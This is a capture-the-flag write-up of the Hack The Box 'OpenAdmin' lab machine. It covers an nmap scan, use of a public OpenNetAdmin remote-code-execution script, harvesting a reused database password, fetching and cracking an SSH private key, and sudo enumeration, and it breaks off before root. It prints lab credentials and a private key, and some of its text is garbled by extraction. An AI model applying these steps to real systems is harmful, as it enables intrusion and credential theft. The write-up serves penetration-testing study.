


Hack The Box OpenAdmin 10.10.10.171 Writeup

By Kaiziron (Please give a respect in my HTB profile
<https://www.hackthebox.eu/home/users/profile/76593>)

This is my first writeup on Hack The Box.




So, we will start with a nmap scan.

```
root@kali:~# nmap -A -p- -T4 10.10.10.171
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-02 16:20 HKT
Nmap scan report for 10.10.10.171
Host is up (0.36s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Apache2 Ubuntu Default Page: It works
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network
nux 3.4) (93%), Oracle VM Server 3.4.2 (Linux 4.1) (93%), Android 4.1.1 (93%), Android 4.2.2 (Linux 3.4)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1   214.23 ms 10.10.14.1
2   388.92 ms 10.10.10.171

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2411.43 seconds
```

We can see that port 22(SSH) and port 80(http) are open. And we will first enumerate port 80 first.




We can see it is an apache2 default page, so some other pages may in some other locations.

Let's use dirbuster to see if we can find any other pages. After a while, dirbuster found a page /ona

http://10.10.10.171:80/

Type	Found
Dir	/
Dir	/icons/
Dir	/music/
File	/ona
File	/music/index.html
File	/music/playlist.html
File	/music/category.html
File	/music/artist.html
Dir	/music/img/
File	/music/blog.html
File	/music/contact.html
Dir	/ona/
Dir	/music/img/icons/
Dir	/music/img/concent/

Let's browser to that page and see if there's any information disclosure.



We can see it show that the version is v18.1.1 and the “DOWNLOAD” hyperlink show that it is probably running something called opennetadmin.

We found an exploit for this version of opennetadmin in github by googling.

<https://github.com/amriunix/ona-rce>

It is a python script which can check if the target is vulnerable, and of course can also exploit this vulnerability.

```
root@kali:~/Desktop/hackthebox/openadmin/ona-rce# ./ona-rce.py check http://10.10.10.171/ona
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] The remote host is vulnerable!
```

That script shows that our target is vulnerable to this exploit. Then we will use it to exploit the vulnerability and try to gain a shell.

```
root@kali:~/Desktop/hackthebox/openadmin/ona-rce# ./ona-rce.py exploit http://10.10.10.171/ona
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] Connected Successfully!
sh$ whoami
www-data
```

We gained a shell as www-data. However we are in /opt/ona/www and unable to change directory with cd, but we can use ls and also cat so it doesn't matter at all.

After some enumeration we found there is a file in /opt/ona/www/local/config called database_settings.inc.php . We use cat to view it.

```
sh$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,

```

It looks like credentials of some database. Don't forget that port 22(SSH) is open.

Let's try to login with SSH with the password n1nj4W4rri0R! and see if there's any password reuse.

We use "cat /etc/passwd" to open up the passwd file to check some username in this machine.

```
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
```

We can found 2 users, called Jimmy and Joanna.

We can also find the user by using "ls -la /home/" to check for home folder of user.

```
sh$ ls -la /home/
total 16
drwxr-xr-x  4 root  root  4096 Nov 22 18:00 .
drwxr-xr-x 24 root  root  4096 Nov 21 13:41 ..
drwxr-x---  6 jimmy jimmy 4096 May  1 12:47 jimmy
drwxr-x---  6 joanna joanna 4096 Nov 28 09:37 joanna
```

Then we will try to use SSH to login to those users using sshpass to enter in one line for convenience.

```
sshpass -p n1nj4W4rri0R! ssh jimmy@10.10.10.171
```

```
sshpass -p n1nj4W4rri0R! ssh joanna@10.10.10.171
```

We can successfully login as Jimmy but not Joanna.

```

root@kali:~/Desktop/hackthebox/servmon# sshpass -p n1nj4W4rri0R! ssh jimmy@10.10.10.171
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 2.0

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Last login: Thu Jan  2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$

```

After some enumeration, we found few interesting things, first there is a folder in `/var/www/` called `internal` which is owned by user `jimmy` which looks like a webpage.

```

jimmy@openadmin:/var/www$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 Nov 22 18:15 .
drwxr-xr-x 14 root    root    4096 Nov 21 14:08 ..
drwxr-xr-x  6 www-data www-data 4096 Nov 22 15:59 html
drwxrwx---  2 jimmy   internal 4096 Nov 23 17:43 internal
lrwxrwxrwx  1 www-data www-data 12 Nov 21 16:07 ona -> /opt/ona/www

```

We found few pages inside the `internal` folder, one of them is very interesting.

```

jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>

```

This php file will execute a command `"cat /home/joanna/.ssh/id_rsa"` which should be the key for joanna ssh.

Also, we found a file `/etc/apache2/sites-available/internal.conf` which seems is the configuration file of the internal site.

```
jimmy@openadmin:/var/www/internal$ cat /etc/apache2/sites-available/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

    <IfModule mpm_itk_module>
        AssignUserID joanna joanna
    </IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

It shows that it listen on port 52846.

So now we will try to browse to main.php in the internal site on port 52846 to get the ssh key of Joanna /home/joanna/.ssh/id_rsa .

We try to use browser to browse 10.10.10.171:52846 , however it is unable to connect.

The site named internal so maybe it can only be access in the target machine itself.


So, there is 2 method which I will show in this writeup which can get the ssh key.

Method 1, we set a SSH tunnel to 10.10.10.171:52846.

```
sshpass -p n1nj4W4rri0R! ssh -L 52846:127.0.0.1:52846 jimmy@10.10.10.171
```

Then we use browser to browse localhost port 52846, 127.0.0.1:52846.

We found a login page which should be the index.php in /var/www/internal/ .



127.0.0.1:52846

ity Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Ka

Enter Username and Password

Login Restricted.

Login

We tried the credentials jimmy:n1nj4W4rri0R! ,however we failed to login.

Then we go to SSH and open index.php with vim.


vim /var/www/internal/index.php

```
if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {  
    if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdcfc60b8ad50ea  
dde852b8ec3b3a0523b1') {  
        $_SESSION['username'] = 'jimmy';  
        header("Location: /main.php");  
    } else {  
        $msg = 'Wrong username or password.';  
    }  
}
```

It store the password in sha512 hash, I tried to crack it but failed and it is probably not some weak password which will present in some wordlist.

```
if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {  
    if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdcfc60b8  
de852b8ec3b3a0523b1') {  
        $_SESSION['username'] = 'jimmy';  
        header("Location: /main.php");  
    } else {  
        $_SESSION['username'] = 'jimmy';  
        header("Location: /main.php");  
        $msg = 'Wrong username or password.';  
    }  
}
```

So we can make some modification in the if statement to make our login succeed. Remember to undo the modification after we get the SSH key to avoid any spoiler to others.



The screenshot shows a web browser window with the address bar displaying '127.0.0.1:52846/main.php'. The browser's address bar also shows 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', and 'Kali'. The main content area of the browser displays a terminal window with the following text:

```
-----BEGIN RSA PRIVATE KEY-----  
Proc-Type: 4,ENCRYPTED  
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D  
  
kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVU0pZN8  
ad/StMwJ+MkQ5MnAMJglQeUbrxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0  
ShNbxb8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SisZza19U8f+Txhgq9K2KQHBE  
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGyKVR5g79b7lsJ  
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du  
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI  
9z2V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRxFaAiSVNQJY8hRHZSS7+k4  
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/  
/U1cPvX9Aci0EuyS3naB6pVw8i/IY9B6Dx6W4JnnSUFsyhR63Wnusk9QgvkiTikH  
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ  
fnWkJ5u+To0qzuPBWGPzSoZx5AbA4Xi00pqkekeLali95mKKPecjUgpm+wsx8epb  
9FtpP4aNR8LYlpKSDiiYzNiXEMQij9MSk9na10B5FFPsjr+yYefMylPgogDpES80  
X1VZ+N7S8ZP+7djB22vQ+/puQap3PdXepg3v6S4bfXkYKvFkcocqs8IivdK1+UFg  
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F  
FnonsEl16Tzvolst9RH/19B7wfUHXXCyp9sG8iJgklZvteiJDG45A4eHhz8hxSzh  
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa  
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8vdQH7Z  
uhJVn1fzdrKZhWwLT+d+oqiIiSrvd6nWhttoJrjraQ7YwGAm2MBdGA/MxlyJ9FNDR  
1kxuSODQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2  
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxQdAfy+RzcTcM/SLhS79  
yPzCZH8uWIrjaNaZmDSPC/z+bWwJKuu4Y1GCXCqkVwuaGmYeEnXD0xGupUchkrM  
+4R21WQ+eSaUld2PDZLCLmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JY0neRtMt  
qlNgzj0Na4ZNMvRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt  
z0glMmMjR2L5c2HdltUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblA0og0HHBlQe  
K1I1cqIdbVE/bmiERK+G4rqa0t7VQN6t2VWetWrgb+Ahw/iMKhpITWLWApA3k9EN  
-----END RSA PRIVATE KEY-----
```

Don't forget your "ninja" password

Click here to logout [Session](#)

Method 2, we use curl command in SSH which run as the target machine itself, to get the SSH key

```
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:52846/main.php


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIzZa19U8f+Txhgq9K2KQHBE
6xaubNKHdJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLny9LsyNxXRfv3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHGD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHSS7+k4
pic96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9AcI0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvgkiTikh
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGPzSoZx5AbA4Xi00pqekeLAlI95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQij9MSk9na10B5FFPjsjr+yYefMyLPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmt1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9KzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWLT+d+oqiSrzd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlyJ9FNDr
1kxuS0DQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpXUCxDqAfY+RzcTcm/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkVvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLCmYrplnpmbD7C7/ee6KDTL7JmDv25DM9a16JY0neRtMt
qlNgzj0Na4ZNMMyRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0gLMmMjR2L5c2HdLTU5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqIdbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----

```



```
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout Session
```


```

Then we copy the RSA private key to our local machine and save as id_rsa.

I tried to use SSH to login to Joanna using id_rsa key. However it will ask for passphrase, so we need to crack the RSA key first.

We will use john to crack it, so we need to change the RSA key to hash first, we will use ssh2john.py

ssh2john.py id_rsa > id_rsa.hash

Then we will use john to crack it with rockyou.txt as wordlist.

john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash


```

root@kali:~/Desktop/hackthebox/openadmin# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (id_rsa)
1g 0:00:00:07 DONE (2020-05-01 21:53) 0.1428g/s 2048Kp/s 2048Kc/s 2048Kc/sa6_123..*7;Vamos!
Session completed

```

We can see that the passphrase is bloodninjas.

So we will use SSH to login as Joanna.

```
ssh -i id_rsa joanna@10.10.10.171
```

bloodninjas

```

root@kali:~/Desktop/hackthebox/openadmin# ssh -i id_rsa joanna@10.10.10.171
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 2.0

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri May  1 14:02:10 2020 from 10.10.15.49
joanna@openadmin:~$

```

We successfully login as Joanna in SSH and we can get the user.txt.

Now, we will try escalate to root privilege.

After some enumeration, we run the command “sudo -l”, and found that user Joanna can run the following command using sudo without entering password.

```
/bin/nano /opt/priv
```

```

joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv

